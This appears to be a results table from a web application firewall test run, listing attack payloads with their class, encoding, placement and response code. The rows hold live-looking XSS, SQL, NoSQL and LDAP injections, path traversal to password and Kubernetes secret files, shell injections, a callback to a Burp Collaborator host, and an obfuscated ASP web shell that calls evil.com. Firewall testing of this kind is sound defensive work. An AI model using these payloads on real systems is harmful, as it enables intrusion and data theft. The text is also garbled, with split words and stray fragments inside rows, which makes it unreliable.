< <scr@ipt src="http://xss.com/xss.js"><td>xss-scripting</td><td>URL</td><td>URLPath</td><td>400</td></scr@ipt>	xss-scripting	URL	URLPath	400
=\$_POST[0]?	rce	URL, Plain	Header, URLPath, JSONRequest	503
<f5>/strrr/821} union # distinctrow/**/select 1,2,3{<f5>/**/TRUE</f5></f5>	sql-injection	URL	URLParam, Header, JSONRequest, HTMLForm, HTMLMultipartForm, URLPath	502
<f5>/strrr/821} union # distinctrow/**/select 1,2,3{<f5>/**/TRUE</f5></f5>	sql-injection	Base64Flat	URLPath, URLParam, JSONRequest, Header, HTMLMultipartForm, HTMLForm	503
<script>aaa</script>	non-crud	Plain	NonCRUDRequestBod	400
Ev al ("Ex"&"e"&"cute(""Server.ScriptTimeout=3600:On Err or Resume Next:Function bd(byVal s):For i=1 To Len(s) St ep 2:c=M"&"i"&"d(s,i,2):If IsNumeric(M"&"i"&"d(s,i,1)) T hen:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c & & """")"""):Else:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c & & """")"""):Else:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c & & """"):Ex"&"c*"d(s,i,2)&"""")"""):i=i 2:End If""&c"&"h"&"r(10)&""Next:End Function:Response.Write(""""@*1 x1*@""""):Ex"&"e"&"cute(""""On Error Resume Next:""""&bd (""""44696d20686d3a536574206f626a584d4c3d5365727665722e4 372656174654f626a65637428224d53584d4c322e5365727665722e4 372656174654f626a65637428224d53584d4c322e536572766572584 d4c4854545022293a6f626a584d4c2e6f70656e2022474554222c226 87474703a2f2f6576696c2e636f6d2f6170692e7068703f6b65793d7 c786c736c31736b733832646a6173647564736178787878222c66616 c73653a6f626a584d4c2e73656e6428293a686d3d6f626a584d4c2e7 26573706f6e7365546578743a496620686d3c3e224f4b22205468656 e3a526573706f6e73652e577269746528224584c2229"""")):Re sponse.Write(""""*@lx1@*"""):Response.End"")")	rce	URL, Plain	HTMLForm, JSONRequest, Header, URLPath, URLParam, HTMLMultipartForm	503
\\0::001\c\$\windows\win.ini	path-traversal	Base64Flat, URL	HTMLForm, JSONRequest, HTMLMultipartForm, URLParam, URLPath	503
\\::1\c\$\users\default\ntuser.dat	path-traversal	Base64Flat, URL	URLParam, HTMLForm, JSONRequest, HTMLMultipartForm, URLPath	503
\\localhost\c\$\windows\win.ini	path-traversal	Base64Flat, URL	URLParam, HTMLForm, JSONRequest, HTMLMultipartForm, URLPath	503
© aws-firewall-factory	/ - executed via gotestwa	f	HTMLForm, HTMLMultipartForm,	

`echo\${IFS}848954+773784`	shell-injection	Base64Flat, URL	JSONRequest, URLParam	503
<pre>a';d = new Date();do{cd=new Date();}while(cd-d</pre>	nosql-injection	Base64Flat, URL	JSONRequest, URLPath, HTMLForm, URLParam, HTMLMultipartForm	503
<pre>admin*)(( userpassword=*)</pre>	ldap-injection	Base64Flat, URL	JSONRequest, HTMLMultipartForm, HTMLForm, URLParam	503
axexec=`id`remote=origin	rce	URL, Plain	URLPath, Header, JSONRequest	503
cat\$IFS\$9\${PWD[a-z]*}e*c\${PWD[a-z]*}p?ss??	rce	URL, Plain	JSONRequest, Header, URLPath	503
cmd=127.0.0.1 && ls /etc	rce	URL, Plain	JSONRequest, Header, URLPath	503
<pre>db.injection.insert({success:1});</pre>	nosql-injection	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm, JSONRequest	503
file://///////////c \windows\win.ini	path-traversal	Base64Flat, URL	URLParam, URLPath, HTMLForm, HTMLMultipartForm, JSONRequest	503
<pre>file://0000::001/var/run/secrets/kubernetes.io/serviceac count</pre>	path-traversal	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
file=/etc/passwd	path-traversal	Base64Flat, URL	HTMLForm, URLPath, URLParam, HTMLMultipartForm, JSONRequest	503
<pre>php://filter/zlib.deflate/convert.base64-encode/resource =/etc/passwd</pre>	path-traversal	Base64Flat, URL	HTMLMultipartForm, JSONRequest, URLPath, URLParam, HTMLForm	503
true, \$where: '99 == 88'	nosql-injection	Base64Flat, URL	URLParam, HTMLMultipartForm, HTMLForm, JSONRequest, URLPath	503
userPassword:2.5.13.18:=123	Idap-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, JSONRequest, URLParam	503
set /a 3482*7301	shell-injection	Base64Flat, URL	JSONRequest, URLParam, HTMLForm, HTMLMultipartForm	503
/bin/id  © aws-firewall-factory	shell-injection  / - executed via gotestwa	Base64Flat, URL	URLParam, JSONRequest, HTMLForm, HTMLMultipartForm	503

getent+hosts+somehost.burpcollaborator.net.&	shell-injection	Base64Flat, URL	JSONRequest, URLParam, HTMLForm, HTMLMultipartForm	503
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